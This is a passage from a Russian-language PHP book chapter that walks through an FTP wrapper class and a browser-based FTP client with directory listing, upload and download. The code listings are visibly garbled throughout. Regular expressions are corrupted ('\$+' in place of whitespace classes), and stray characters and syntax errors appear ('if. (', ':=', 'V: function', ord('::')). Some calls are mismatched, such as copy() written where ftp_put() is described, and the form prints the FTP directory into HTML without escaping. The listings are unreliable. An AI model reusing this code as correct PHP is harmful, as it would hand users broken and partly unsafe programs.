- `$connection` хранит открытые соединения FTP. Мы построим простой кэш для открытых соединений, воспользовавшись ассоциативным массивом. В этом массиве в качестве значений будут храниться значения идентификаторов, а ключи будут генерироваться по данным, участвующим в установлении соединения. Когда будет установлено соединение с конкретным сервером FTP, последующие вызовы с теми же данными соединения и аутентификации будут генерировать тот же самый ключ. По этому ключу можно получить идентификатор кэшированного соединения.
- `$tmp_dir` хранит имя каталога для временного хранения файлов на локальном сервере. Класс должен сохранять файлы во временном каталоге при пересылке файлов между двумя серверами FTP.
- `$mode` хранит текущий режим передачи при пересылке файлов через FTP.

```
class Ftp_Wrapper {
    var $connection, ...;           // Список открытых соединений ftp
    $tmp_dir = '/tmp';             // Системный каталог для временного хранения
    $mode;                          // Режим передачи (ASCII или BINARY)
```

Метод `Ftp_Wrapper()` является конструктором класса. Он вызывается автоматически при создании экземпляра класса. В данном случае конструктор

инициализирует массив `$connection`, регистрирует метод `_destructor()`, который должен быть вызван по завершении сценария, и устанавливает режим передачи по умолчанию в `BINARY`:

```
function Ftp_Wrapper ()
{
    // Конструктор класса
```

`$this` представляет собой специальную переменную, которая ссылается на текущий экземпляр класса. Она используется, когда классу нужно вызвать собственные методы или обратиться к своим свойствам класса.

Имя метода `_destructor()` начинается с символа подчеркивания. В PHP нет понятия закрытых или защищенных методов. Принято начинать имена методов, которые не должны вызываться вне пределов класса, с символа подчеркивания.

```
$this->connection = array(); // Инициализировать массив соединений
register_shutdown_function(array($this, '_destructor'));
$this->mode = FTP_BINARY; // режим передачи по умолчанию BINARY
}
```

Метод `mode()` - один из двух открытых методов класса. Он возвращает текущий режим передачи, который класс использует при пересылке по FTP. Если передать ему аргумент, то метод устанавливает новый режим передачи:

```
function mode($mode = NULL)
{
    // Set the transfer mode
    if (NULL !== $mode) // При необходимости установить режим
        $this->mode = $mode;
    return $this->mode; // Возвратить текущую установку
}
```

`copy()` является главным методом этого класса. Он позволяет скопировать файл, находящийся по указанному адресу. Файл можно скопировать в локальной файловой системе, из файловой системы в локальный файл (или наоборот) или между двумя серверами FTP:

```
function copy($from, $to)
{
```

Мы должны взять информацию об адресе, хранящуюся в `$from` и `$to`, и разбить ее на отдельные части. Эта информация будет помещена в массив. При этом будут перезаписаны исходные данные, находившиеся в аргументах `$from` и `$to`. Подробнее о том, что происходит на этом этапе, смотрите в коде метода `_parse()`. Обратите внимание, что `_parse()` добавляет в массив элемент `type`. Этот элемент содержит константу, которая указывает на локальное или удаленное нахождение адреса (как было определено выше):

```
$from = $this->_parse ($from); // Разбиение адреса
$to = $this->_parse ($to); // на отдельные значения
```

```
if (!$from || !$to)           // Выйти при неуспехе _parse()
    return FALSE;
```

Когда адрес разобран на отдельные значения, мы попытаемся соединить хосты, имена которых хранятся в массивах \$to и \$frop. Если адрес представляет собой локальный путь, соединение не требуется:

```
if (!$this->_connect($from))   // Соединение с источником
    return FALSE;                // Выход, если соединение неудачно
if (!$this->_connect($to))     // Соединение с источником
    return FALSE;                // Выход, если соединение неудачно
```

После установления соединения с удаленным сервером (серверами) надо определить, как копировать файлы. Мы объединяем значения, хранящиеся в элементах type массива адреса, чтобы узнать, копируется ли файл из одного локального файла в другой локальный файл, из локального файла на сервер FTP, с сервера FTP в локальный файл или между двумя серверами FTP.

Обратите внимание, как значение type из массива адреса \$from сдвигается на два разряда вправо. Тем самым значение константы REMOTE или LOCAL преобразуется в константу FROM\_REMOTE или FROM\_LOCAL. После этого с помощью поразрядного оператора ИЛИ значения, хранящиеся в элементах type, объединяются в один более крупный битовый флаг:

```
switch ($from['type'] << 2 | $to['type']) {
```

Если битовый флаг совпадает с объединенными значениями констант FROM\_LOCAL и TO\_LOCAL, то один локальный файл копируется в другой. В этом случае мы просто передаем данные path из массивов адресов встроенной функции PHP copy():

```
case (FROM_LOCAL | TO_LOCAL):
    // При локальном копировании можно воспользоваться copy()
    return copy($from['path'], $to['path']);
    break;
```

Скопировать локальный файл на FTP-сервер можно при помощи функции ftp\_put(). Поскольку мы уже соединены с сервером FTP, требуется только запросить кэшированное соединение с помощью метода \_conn(). Обратите также внимание на вызов mode() с целью получения текущего значения режима передачи:

```
case (FROM_LOCAL | TO_REMOTE):
    return copy ($this->_conn($to), $to['path'],
                $from['path'], $this->mode());
    break;
```

Копирование файла с сервера FTP требует несколько больших усилий. Оболочка может предоставить удобство, освобождая пользователя от необходимости

ности явно указывать локальный файл, в который должен быть скопирован удаленный файл.

Если в качестве адреса \$to пользователь укажет каталог, то предполагается, что надо скопировать файл в локальный каталог, сохранив имя удаленного файла.

Локальное имя для удаленного файла можно задать, указав полный путь, включая имя файла. Для выполнения обеих задач воспользуемся функцией `ftp_fget()`. Она позволяет записывать данные из файла, с которым мы работаем по FTP, в файловый поток:

```
case (FROM_REMOTE | TO_LOCAL):
    $temp = $to['path'];
    if (@is_dir($temp) ) { // Преобразовать каталог в полный путь
                           // к файлу
        if (substr($temp, 0, -1) != '/')
            $temp .= '/';
        $temp .= basename($from['path']);
    }

    $fp = fopen($temp, 'w'); // Дескриптор локального файла
                           // для ftp_fget()
    if (! $fp) {           // Выход, если дескриптор файла
                           // нельзя открыть
        user_error(
            "File '{$to['path']}' could not be opened for writing"
        );
        return FALSE;
    }
```

Обращение к `ftp_fget()` совершенно аналогично предшествующему вызову `ftp_put()` - извлекаем кэшированное FTP-соединение с помощью метода `_conn()` и используем метод передачи, установленный для класса в целом. Обратите внимание, что запись осуществляется по указателю файла, открытому ранее, а не по локальному адресу:

```
$return_val = ftp_fget($this->_conn($from), $fp,
                       $from['path'], $this->mode());
fclose($fp);           // Закрыть указатель файла
return $return_val;
break;
```

Копирование между двумя FTP-серверами (или даже между двумя учетными записями на одном сервере) реализовать несколько сложнее. Нельзя непосредственно записать данные с одного сервера на другой. Мы справимся с этим, если получим файл с исходного сервера, запишем его во временное хранилище, а потом отправим из временного хранилища на сервер, которому он предназначен.

Проблема только в написании кода для работы с временным файлом. Остальная часть функций может быть выполнена с помощью двух вызовов метода `copy()` - один раз для загрузки файла с сервера и другой раз - для загрузки его на сервер:

```

case (FROM_REMOTE | TO_REMOTE):
    $tmp = $this->tmp_dir . '/ftpcp_'
        . md5($from['safe'])
        . $to['safe']);
    touch($tmp);           // Попытка создать файл
    chmod($tmp, 0700);     // Ограничим права доступа

    // Копировать удаленный исходный файл во временный файл
    $result = $this->copy($from['safe'], $tmp);
    // Копировать локальный временный файл в удаленный файл
    $result2 = $this->copy($tmp, $to['safe']);

    unlink ($tmp);          // Удалить временный файл
    // В случае успеха возвращается TRUE
    return (bool)($result && $result2);
break;
}

```

Если ни один из предшествующих битовых флагов не совпадает со сгенерированным флагом, значит, что-то не так. Возвращаем FALSE, чтобы показать, что операция не выполнилась. Этот случай маловероятен:

```

    default:                  // Если ни один из предшествующих битовых
                                // флагов не совпадает
        user_error("No bit flags matched. This should never happen!");
        return FALSE;           // Выход
        break;
    }
}

```

Функция `_conn()` принимает массив данных о местоположении файла и строит с помощью `md5()` хеш по данным имени пользователя, пароля, хоста и порта. Этот хеш используется в качестве ключа в массиве `$connection`. Обратите внимание на амперсанд (&) перед именем метода. Он указывает, что метод должен возвратить значение по ссылке. Это позволяет возвратить ссылку на тот элемент массива `$connection`, который хранит кэшированное соединение:

```

function & conn($info)
{
    // Этот класс кэширует все соединения FTP
    $md5 = md5 (
        // _conn() возвращает все кэшированные
        // соединения,
        $info['host'] .           // которые существуют для данной комбинации
        $info['pass'] .           // хоста, пароля, порта и пользователя
        $info['port'] .           // порта
        $info['user']             // имени пользователя
    );
}

```

```
    return $this->connection[$md5];
}
```

`_parse()` принимает строку адреса и разбивает ее на составляющие. Это дает нам возможность передавать методу `copy()` ряд форматов адресов и правильно их обрабатывать. Данный метод пытается обнаружить простейший тип адреса, которым является локальный адрес. Он делает это, проверяя, есть ли в адресе соответствующие символы, которые могли бы содержать данные имени пользователя, пароля, хоста и пути. Если таких символов нет, то адрес имеет неправильный формат или содержит локальный путь.

В коде, который строит массив адреса для данного случая, надо отметить четыре особенности:

- Неиспользуемые элементы получают значение FALSE
- Значением type устанавливается константа LOCAL
- Исходная строка адреса записывается в элемент safe
- Элемент path содержит полную строку адреса, которая была передана методу

Тем самым обеспечивается возможность обработки локальных адресов как удаленных:

```
function _parse ($info)
{
    $chars = count_chars ($info);
    // < 2 двоеточия и 1 символ @ указывают, что
    // в $info нет хост/пользователь/пароль
    if ($chars[ord('::')] < 2 && 0 == $chars[ord('@')]) {
        return array(
            'safe' => $info,          # Сохранить исходную $info на будущее :
            'type' => LOCAL,         # Указать, что это локальный путь
            'user' => FALSE,
            'pass' => FALSE,
            'host' => FALSE,
            'port' => FALSE,
            'path' => $info
        );
    }
    if. ($chars[ord('@')] > 1) { // Несколько символов @ могут нарушить
        // работу _parse
        user_error( '
            "The network and path information could not be parsed "
            "from the location. Are you sure you meant '{$info}'?"
        );
        return FALSE;           # Выйти, во избежание проблем
    }
}
```

Обратите внимание, что при работе с **адресом**, содержащим данные хоста и аутентификации, мы сначала пытаемся получить данные порта и все остав-

шиеся. Часть регулярного выражения `:([0-9]+)` ищет возможные данные порта. Если адрес имеет формат `user:pass@host:port:path`, то сработает следующее регулярное выражение:

```
$with_port = preg_match( // Попытаться получить
    '/^(?:[^:]+:(.+)@(.+):([0-9]+);(?:[^:]*)$)/',
    $info,
    $match
);
if ($with_port) { // Если удалось получить все данные,
    return array( // возвратить их в ассоциативном массиве
        'safe' => $info,
        'type' => REMOTE,
        'user' => $match[1],
        'pass' => $match[2],
        'host' => $match[3],
        'port' => $match[4],
        'path' => $match[5]
    );
}
}
```

Если в адресе нет порта, берем оставшиеся данные и предполагаем использование порта FTP по умолчанию с номером **21**.

```
$without_port = preg_match( // Попытаться получить
    '/^(?:[^:]+:(.+)@(.+);(?:[^:]*)$)/',
    $info,
    $match
);
if ($without_port) {
    return array (
        'safe' => $info,
        'type' => REMOTE,
        'user' => $match[1],
        'pass' => $match[2],
        'host' => $match[3],
        'port' => 21, // Установить порт по умолчанию
        'path' => $match[4]
    );
}
user_error( // Ошибка не должна выводить $info
    "Host, authentication and path data could not be parsed"
);
return FALSE;
}
```

Метод `_connect()` позволяет соединяться с FTP-серверами. Он принимает единственный аргумент - массив адресов. На основе этой информации отыскивается кэшированное соединение по данным аутентификации и хоста. Ес-

ли найдено кэшированное соединение, метод возвращает TRUE и завершает работу:

```
function _connect($info)
{
```

Переменная \$conn представляет собой ссылку на значение, возвращаемое методом \_conn(). Поскольку \_conn() возвращает ссылку на элемент в массиве \$connection, \$conn становится ссылкой на элемент в массиве \$connection. Если \$conn получает значение, то оно будет присвоено соответствующему элементу массива \$connection:

```
V: function _connect($info)
{
    $conn = & $this->_conn($info);           // Попытка получить кэшированное
                                            // соединение
    if (isset($conn))                     // Если кэшированное соединение есть,
        return $conn;                      // вернуть кэшированное соединение
    foreach ($info as $k => $v) {          // Преобразовать ключи в локальные
        ${$k} = & $info[$k];                // переменные
    }
    if (!$host) {                         // Пропустить локальные адреса
        return TRUE;
    }

    // Соединиться с сервером FTP
    $fh = ftp_connect($host, $port);

    if (!$fh) {                           // Обработка неудавшихся соединений
        user_error("Could not connect to host '$host:$port'");
        return FALSE;
    }

    // Попытка аутентификации
    $logged_in = ftp_login($fh, $user, $pass);

    if (!$logged_in) {                   // Обработка неудавшихся аутентификаций
        user_error("Could not authenticate on host '$host:$port'.\n");
        return FALSE;
    }

    $conn = $fh;                          // Кэширование успешных соединений
    return TRUE;
}
```

Метод \_destructor() вызывается, чтобы уничтожить текущий экземпляр класса и закрыть соединения FTP, которые он открыл. Этот метод регистрируется как завершающая (shutdown) функция при создании экземпляра класса и обычно не требует, чтобы его вызывали явно:

```
function _destructor()
{
    // Очистить кэшированные соединения FTP
```

```
foreach ($this->connection as $k => $v)
    if (is_resource($v))
        ftp_quit($this->connection[$k]);
$this = NULL;
}
?>
```

## Веб-клиентFTP

Современные веб-браузеры дают пользователям возможность взаимодействия с серверами FTP. Загрузку файлов на сервер по FTP позволяют выполнять некоторые версии Netscape и Internet Explorer. Пользователи могут делать это с тем же URL FTP, который действует при доступе к FTP-серверу (с добавлением в начале `ftp://`), поскольку в нем содержатся имя пользователя и пароль. Однако эта процедура известна своей подверженностью ошибкам и путанице. Кроме того, она увеличивает возможность хищения имени пользователя и пароля, т. к. URL часто появляются в журналах регистрации обратившихся, и их нетрудно подглядеть на экране пользователя.

Данный веб-клиент FTP предназначен пользователям, которым требуется загружать файлы с FTP-серверов и в обратном направлении. Вот основные задачи, с которыми должен уметь справляться наш клиент:

- Выводить содержимое текущего каталога FTP-сервера
- Перемещаться по структуре каталогов FTP-сервера
- Перечислять файлы текущего каталога FTP-сервера
- Загружать файлы с FTP-сервера
- Загружать файлы в текущий каталог FTP-сервера

Соображения по конструкции этого приложения сходны с теми, которые приводились для предыдущего приложения. Мы хотим, чтобы приложение было понятным и удобным. Мы снова воспользуемся объектно-ориентированным подходом, чтобы скрыть такие детали, как передача дескрипторов соединений и получение рабочего каталога удаленного сервера.

В нашем классе должны быть методы, позволяющие решать следующие задачи:

- Перемещаться между каталогами на FTP-сервере
- Получать список содержимого текущего рабочего каталога FTP-сервера
- Загружать файлы на FTP-сервер
- Загружать файлы с сервера на локальную машину пользователя

Перемещение между каталогами осуществляется достаточно тривиально. Планирование этого метода можно оставить до начала кодирования.

Получить содержимое каталога можно с помощью PHP-функций `ftp_nlist()` или `ftp_rawlist()`. Единственная неприятность с этими функциями заключа-

ется в том, что `ftp_nlist()` возвращает слишком мало информации, а `ftp_rawlist()` - слишком много. Чтобы избавиться от нее, мы напишем метод, который анализирует данные, возвращаемые `ftp_rawlist()`, преобразуя их в более удобный формат.

Пересылка файлов в нашем приложении будет включать в себя один дополнительный шаг по сравнению с обычным клиентом FTP. Поскольку пользователь не соединен с FTP-сервером непосредственно, наш веб-сервер должен будет действовать как временный буфер для передаваемых файлов. Для загрузки файлов на сервер наш метод сначала должен будет выполнить отправку с помощью HTTP и лишь потом переслать файл на FTP-сервер. При загрузке файла с сервера мы сначала должны будем сохранить файл во временном хранилище на нашем сервере и только потом отправлять его пользователю.

Наконец, есть ряд вспомогательных и административных задач, которые должен решать наш класс, - соединение и аутентификация на FTP-сервере, получение от FTP-сервера полезной информации, назначение допустимых по умолчанию размеров файлов, загружаемых на сервер, закрытие соединений FTP при завершении выполнения сценария и т. д. Для данного простого класса можно объединить решение всех этих задач в конструкторе класса.

*Это приложение разработано для работы в PHP 4,1 и выше.*

Конструктор решает задачи соединения и аутентификации. Это означает, что ему надо передать информацию о хосте и регистрации.

Для облегчения работы с классом установим некоторые разумные значения по умолчанию для параметров регистрации. Именем регистрации по умолчанию удобно сделать `anonymous`. Выбрать пароль немного сложнее - для анонимных соединений пользователь должен указать в качестве пароля свой адрес электронной почты. В данном приложении мы попытаемся взять пароль по умолчанию из переменной Apache `SERVER_ADMIN` (значение `SERVER_ADMIN` устанавливается в файле настройки Apache `httpd.conf`) или переменной CGI `SERVER_NAME`.

Поскольку переменную или вызов функции нельзя использовать в качестве значения параметра по умолчанию, определим константу, которая содержит значение переменной окружения `SERVER_ADMIN`:

```
<?php
if (getenv('SERVER_ADMIN')) {      // Если SERVER_ADMIN установлена,
    // используем ее
    // Константа для пароля FTP по умолчанию
    define('SERVER_ADMIN', getenv('SERVER_ADMIN'));
} else {                           // Построить разумное значение по
    // умолчанию
    define('SERVER_ADMIN', 'root@' . getenv ('SERVER_NAME'));
}
```

Класс начинается с ряда определений его свойств. У нас будут свойства для хранения информации о дескрипторе соединения, текущем рабочем катало-

те, максимально допустимом размере загружаемого на сервер файла, режиме передачи FTP, типе системы FTP-сервера и местонахождении каталога tmp веб-сервера. Многие из этих свойств устанавливаются в конструкторе класса:

```
class Ftp_Web_Client
{
    var $conn,                                // FTP-соединение для экземпляра класса
        $cwd,                                    // Текущий рабочий каталог FTP-сервера
        $max_upload_size,                      // Максимальный размер загружаемого на
                                                // сервер файла
        $mode,                                    // Режим передачи (ASCII или BINARY)
        $systype,                                // Тип FTP-сервера
        $tmp_dir = '/tmp';                      // Временный каталог в системе
```

Местонахождение каталога tmp следует изменить в соответствии с установками конкретного веб-сервера.

Конструктор выполняет действия по регистрации и аутентификации, устанавливает разумные значения по умолчанию для большинства свойств класса и гарантирует закрытие открываемого FTP-соединения по окончании работы сценария:

```
function Ftp_Web_Client($host, $user = 'anonymous',
                         : $pass = SERVER_ADMIN, $port = 21)
{
    $fh = ftp_connect($host, $port);

    if (!$fh) {                                // Обработка неудавшихся соединений
        user_error("Could not connect to host '$host:$port'");
        return FALSE;
    }

    $logged_in = ftp_login($fh, $user, $pass);

    if (!$logged_in) {                          // Обработка неудавшейся аутентификации
        user_error("Could not authenticate on host '$host:$port'.\n");
        return FALSE;
    }

    $this->conn = $fh;                        // Сохранение успешного соединения

    register_shutdown_function( // Закрыть соединение FTP в конце сценария
        create_function('', 'ftp_quit($fh);')
    );

    // Получить текущий рабочий каталог FTP-сервера
    $this->cwd = ftp_pwd($this->conn);

    // Установить максимальный размер загружаемых на сервер файлов
    // равным 1 Мбайт
    $this->max_upload_size = 1024 * 1024;

    // Режим передачи по умолчанию BINARY
```

```

    $this->mode = FTP_BINARY;

    // Получить тип системы FTP-сервера
    $this->systype = ftp_systype($this->conn);
}

```

Метод `cd()` позволяет перемещаться по каталогам FTP-сервера. При вызове этого метода автоматически обновляется значение свойства `$this->cwd`. Для того чтобы обновить это свойство, используемое во всем классе, спрашиваем у FTP-сервера, в каком месте структуры каталогов мы, по его мнению, находимся, благодаря чему это свойство всегда оказывается точным:

```

function cd($dir)
{
    $return = ftp_chdir($this->conn, $dir);

    if ($return) {           // Обновить $this-> cwd
        $this-> cwd = ftp_pwd($this-> conn);
    } else {
        user_error("Could not cd into directory '$dir'.");
    }

    return $return;
}

```

Наш метод `ls()` получает список содержимого каталога FTP-сервера. В данном приложении можно ограничиться тем, что эта функция будет возвращать содержимое только текущего каталога сервера.

Однако добавив немного кода, можно получить метод, которым не трудно воспользоваться в других родственных приложениях.

Обратите внимание, что метод `ls()` возвращает пустой массив, если загрузить список каталога не удается. Это позволяет передавать данные, возвращаемые `ls()` в другие конструкции, предполагающие использование массива (такие, как `foreach()`), без генерации ошибки.

```

function ls($directory = '.')
{
    // Получить необработанное содержимое каталога
    $temp = ftp_rawlist($this->conn, $directory);

    if (FALSE === $temp) {           // Выйти, если не удалось получить содержимое
        user_error("The directory listings could not be retrieved.");
        return array ();
    }
}

```

Поскольку для получения содержимого каталога применяется `ftp_rawlist()`, формат содержимого каталога навязывается нам FTP-сервером. К счастью, эти данные относительно стандартны. В большинстве систем они представлены в подробном формате в стиле UNIX или в более простом формате Win32. Идентифицировать формат можно на основании данных о типе системы FTP-сервера.

Узнав, с каким форматом листинга мы имеем дело, можно попытаться выделить из длинного формата отдельные поля. Приводимые ниже строки регулярных выражений ищут в листингах шаблоны символов. Значения, соответствующие некоторым шаблонам, запоминаются для дальнейшей работы. Разберем каждое из регулярных выражений.

*Не все FTP-серверы возвращают стандартные листинги каталогов. Разработчики могут попытаться сделать приводимые ниже регулярные выражения еще более избирательными, чтобы отсеять незнакомый формат выдачи.*

Большинство FTP-серверов, которые возвращают в качестве идентификатора системы Windows\_NT, выводят листинги в следующем виде:

|                  |       |                    |
|------------------|-------|--------------------|
| 07-31-01 06:00AM | <DIR> | tools              |
| 12-30-96 09:36AM |       | 34269 WroxPBS2.zip |

Серверы, возвращающие в качестве идентификатора системы UNIX, часто выводят листинги такого вида:

|            |   |     |       |                    |            |
|------------|---|-----|-------|--------------------|------------|
| -rw-r--r-- | T | zak | users | 1007 Oct .19 05:33 | thanks.php |
| -rw-r--r-- | 1 | zak | users | 5862 Jul 8 06:13   | tips.php   |

Анализировать этот формат довольно просто. Это можно делать с помощью substr(), strtok() или множества других средств. Регулярные выражения гарантируют нам, что мы не просто анализируем данные, но анализируем правильные данные:

```

switch ($this->systype) { // Разобрать листинг каталога на поля
    case 'Windows_NT': // Обработка FTP-серверов WinNT
        $re = '/^'.
            '([0-9-]+\s+). // Получить дату последней модификации
            '\d\d:\d\d.\s+'. // Получить время последней модификации
            '(\S+)\s+'. // Получить размер или инфо каталога
            '(+)\$/'; // Получить имя файла/каталога
        break;

    case 'UNIX': // Обработка FTP-серверов UNIX
    default: // Для UNIX - провалиться к умолчаниям
        $re = '/'.
            '"(.")'. // Данные о типе записи (файл/каталог/пр.)
            '(\S+)\s+'. // Данные о правах доступа
            '\$+\$+'. // Найти, но не сохранять данные жесткой ссылки
            '(\S+)\$+'. // Имя владельца
            '(\S+)\$+'. // Имя группы
            '(\S+)\$+'. // Размер
            '(\$+\$+\$+\$+\$+)'. // Время последней модификации
            '(.+)\$/'; // Получить имя файла/каталога
        break;
}

```

```
// Отобразить короткие идентификаторы в полные имена
$type = array( '-' => 'file', 'd' => 'directory');

$listings = array();
```

Выбранное регулярное выражение применяется к листингам, хранящимся в \$temp. Для этого предназначена функция `preg_match()`. Она применяет к строке регулярное выражение в стиле Perl и записывает в массив части строки, соответствующие заключенным в скобки участкам регулярного выражения. В данном случае мы дали массиву, в котором хранятся соответствия, имя `$matches`:

```
foreach ($temp as $entry) { // Цикл по необработанному листингу
    // Попытка разобрать исходные данные в поля
    $match = preg_match($re, $entry, $matches);
```

Если не найдено соответствие регулярного выражения листингу, то выводится сообщение об ошибке:

```
if (!$match) { // Если не удалось разобрать листинги
    user_error ("The directory listings could not be parsed.");
    return array ();
}
```

Теперь, когда листинги разделены на отдельные поля, поместим последние в ассоциативный массив для облегчения работы с ними. Мы действуем по-разному, в зависимости от типа системы FTP-сервера. У большинства серверов под Windows NT обрабатываемых полей меньше. Неиспользуемые элементы массива устанавливаются в NULL.

В этом коде есть несколько хитрых приемов. Регулярное выражение для анализа листинга FTP-сервера под Windows использует те же самые заключенные в круглые скобки участки для выделения данных о размере каталога или файла. Чтобы эти данные соответствовали информации в листинге файлов UNIX, можно выполнить некоторые преобразования.

При установке в массиве элемента `type` сначала проверим, является ли значение, с которым мы работаем, числовым. Если да, то запись относится к файлу, поскольку размер есть только у файлов. Любое другое значение указывает на то, что мы работаем с каталогом.

Аналогично при установке элемента `size` мы принудительно устанавливаем числовое значение с помощью приведения типа (`int`). Если в элементе находится строка `<dir>`, то приведение преобразует ее в ноль (0):

```
switch ($this->systype) { // Дадим полям разумные имена
    case 'Windows_NT': // Обработка листингов каталогов в стиле
        // WinNT
        $listings[] = array // Перевести разобранные данные
            // в читаемый формат
```

```

        'type' =>
            is_numeric($matches[2]) ? 'file' : 'directory',
        'permissions' => NULL,
        'owner' => NULL,
        'group' => NULL,
        'size' => (int)$matches[2],
        'last mod' => $matches[1],
        'name' => $matches[3]
    );
    break;

case 'UNIX': // Обработка листингов каталогов в стиле
    // UNIX FTP
default: // Для UNIX - провалиться к умолчаниям
$listings[] = array (
    // Перевести разобранные данные
    // в читаемый формат
    'type' => $type[$matches[1]],
    'permissions' => $matches[2],
    'owner' => $matches[3],
    'group' => $matches[4],
    'size' => $matches[5],
    'last mod' => $matches[6],
    'name' => $matches[7]
);
break;
}

```

Теперь у нас есть многомерный массив данных каталога, единообразный для FTP-серверов Windows и UNIX. Эта информация все еще нуждается в дополнительной обработке. В данном случае эта функциональность осуществляется вне класса, что обеспечивает коду дополнительную гибкость:

```
return $listings;
```

Метод `get()` дает пользователю возможность переслать файл с сервера FTP на локальную систему. Он осуществляет это за два шага:

- Загрузка файла на веб-сервер
  - Доставка файла клиенту

Для первого шага нам требуется уникальное имя файла, под которым можно сохранить загружаемый с сервера файл. Уникальность имени мы обеспечиваем, хешируя имя файла с отметкой текущего времени. Чтобы легче было найти этот файл в нашем каталоге temp (если возникнут проблемы), перед хешем мы помещаем строку ftp web client .

После генерирования имени файла мы загружаем под этим именем удаленный файл:

```
function get($file)
```

```
$tmp_name := $this->tmp_dir . '/ftp_web_client_'
            . md5($file . microtime());
$result = ftp_get($this->conn, $tmp_name,
                  • $this->cwd, "/$file", $this->mode);
```

Если загрузка успешна, файл должен быть отправлен пользователю. Вначале посыпается ряд заголовков, из которых броузер узнает, какого рода содержание доставляется, а также рекомендованное имя файла содержания.

После отправки заголовков посыпаем с помощью `readfile()` содержимое нашего временного файла прямо в броузер. Затем удаляем временный файл и завершаем сценарий. Если не выйти из сценария, любое содержание, посыпаемое в дальнейшем броузеру, будет дописываться к файлу, который отправлен в броузер.

После завершения сценария броузер открывает заголовок загрузки файла с сервера. Некоторые броузеры используют в качестве имени загружаемого файла по умолчанию не рекомендованное имя файла, посыпаемое в заголовках, а имя сценария:

```
if ($result) {                                // Передать загруженный файл пользователю
    // Отправить требуемые заголовки TCP
    header("Content-Type: application/octet-stream");
    // Указать имя файла в заголовке
    header('Content-Disposition: inline;
            . 'filename=' . urlencode ($file));
    readfile($tmp_name);
    unlink($tmp_name);
    exit();                                     // Предотвратить вывод остальной
                                                // части страницы
}
$clean = htmlentities($file);    // Неудача загрузки - предупредить
                                    // пользователя
user_error("Could not download file '$clean'.");
return FALSE;
```

Последним методом класса является `put()`. Он дает пользователю возможность загрузить файл с локальной системы на сервер FTP. Как и метод `get()`, состоит из двух этапов:

- Загрузка файла через HTTP и сохранение его на сервере
- Предоставление серверу возможности отправить файл на FTP-сервер

Обратите внимание, что ограничивается не объем загружаемых данных, а только размер результирующего файла. На большинстве серверов, если не на всех, код, отклоняющий файл, выполняется только после получения всех данных. Может оказаться желательным выполнять при пересылке файлов другие проверки:

```
function put($name, $tmp, $size)
{
```

```
// Опустить загрузку большого файла
if ($size > $this->max_upload_size) {
    $kb = $this->max_upload_size / 1024;
    user_error('Uploaded files must be less than ' .
               . $kb . ' kb in size.');
}

return FALSE;
}

//Попытка загрузки файла на сервер
$result = ftp_put($this->conn, $name, $tmp, $this->mode);

unlink($tmp); // Уничтожить временный файл
if (!$result) { // Неудача загрузки - предупредить
    // пользователя
    $clean = htmlentities($name);
    user_error("Could not upload file '$clean'.");
}

return $result;
}
```

## Создание клиента

Рассмотрим, как класс применяется при создании клиента. Сначала создадим экземпляр класса. После создания экземпляра конструктор класса пытается соединиться с FTP-сервером и пройти аутентификацию. В данном случае мы пытаемся подключиться к [ftp.wrox.com](http://ftp.wrox.com) как анонимный пользователь:

```
$ftp = new Ftp_Web_Client('ftp.wrox.com');
```

Одна из сложностей работы по FTP через веб-интерфейс связана с тем, что эта среда не сохраняет состояния. При каждой перезагрузке веб-страницы (для выполнения некоторого действия) требуется снова зарегистрироваться на сервере и возвращаться в последний каталог, в котором мы находились. В некоторых случаях вместо возврата в последний каталог надо перейти в новый каталог:

```
if ('Change to Selected Directory' == $_POST['action']) {
    $ftp->cd($_POST['dir']);
} else if (isset($_POST['cwd'])) {
    $ftp->cd($_POST['cwd']);
}
```

Чтобы загрузить файл с сервера, необходимо выбрать этот файл в списке. Если это сделано, то можно вызвать метод класса `get()`:

```
if ('Download Selected File' == $_POST['action']) {
    if (isset($_POST['selected_file'])) {
        $ftp->get($_POST['selected_file']);
```

```

    } else {
        user_error( "Please select a file to download!");
    }
}
}

```

При загрузке файла на сервер проверим, что пользователь выбрал файл для загрузки. Если это так, то вызовем метод класса `put()`:

```

if ('UploadFile' == $_POST['action']) {
    if (isset($_FILES['upload'])) {
        $ftp->put(
            $_FILES ['upload'][ 'name' ],
            $_FILES [ 'upload'][ 'tmp_name' ],
            $_FILES. [ 'upload'][ 'size' ]
        );
    } else {
        $error[] = "Please browse for a file to upload!";
    }
}

```

Некоторые части сценария выполняются независимо от того, какое осуществляется действие. Сценарий всегда выводит список каталогов и файлов, содержащихся в текущем рабочем каталоге. Приводимый ниже код принимает выходные данные метода `ls()` и преобразует их в более удобный формат:

```

$directory = array();
$file = array();
foreach ($ftp->ls($ftp->cwd) as $entry) {
    switch ($entry[ 'type' ]) {
        case 'directory':
            $directory[] = $entry[ 'name' ];
            break;

        default: // Обработка файлов и символических
                  // ссылок
            $file[$entry[ 'name' ]] = // в варианте default
                sprintf("%s (%0.2fkb)", $entry[ 'name' ], $entry[ 'size' ] / 1024);
            break;
    }
}
?>

```

Теперь, когда проделана фоновая работа, начнем выводить интерфейс приложения. Большая часть кода HTML для этого приложения опущена; пример сокращен до минимума, необходимого для правильного функционирования.

Начнем с определения тега формы, в которой используется метод, поддерживающий загрузку файлов на сервер по HTTP. Затем следует скрытое поле, отслеживающее текущий рабочий каталог на FTP-сервере. Это поле поз-

воляет вернуться в наше последнее положение в дереве каталогов после передачи формы или перезагрузки страницы:

```
<form action=<?php echo(getenv('SCRIPT_NAME')); ?>"  
    enctype="multipart/form-data" method="POST">  
    <input type="hidden" name="cwd"  
          value="<?php echo(htmlentities(stripslashes ($ftp->cwd))); ?>" />  
    <input type="hidden" name="max_file_size"  
          value="<?php echo($ftp->max_file_size); ?>" />
```

Для удобства пользователя выведем текущий рабочий каталог:

```
<p><b>Current Working Directory:</b> <?php echo($ftp->cwd) ?></p>
```

Теперь отобразим окно с выпадающим списком, содержащим каталоги внутри текущего рабочего каталога. Если мы находимся в корне дерева каталогов FTP-сервера, покажем прямой слэш (/) в начале списка вариантов выбора. Если мы ниже корня, отобразим текущий (.) и родительский (..) каталоги. После этих элементов заполним оставшиеся варианты преобразованной выдачей ls().

За окном списка select поместим кнопку передачи, запускающую метод cd(). Где именно это происходит, можно увидеть в сценарии:

```
<p>  
    <select name="dir">  
  
<?php  
if ('/' == $ftp->cwd) {  
    :echo("<option>/</option>");  
} else {  
    echo("<option value=\"{$ftp->cwd}\\"> . ({{$ftp->cwd}})</option>\n",  
         "<option value=\"{$ftp->cwd}/..\\\"> .. </option>\n");  
}  
  
foreach ($directory as $name => $entry) {  
    printf(  
        "<option value=\"%s\\\">%s</option>' . "\n",  
        "{$ftp->cwd}/$name",  
        $name  
    );  
}  
?>  
  
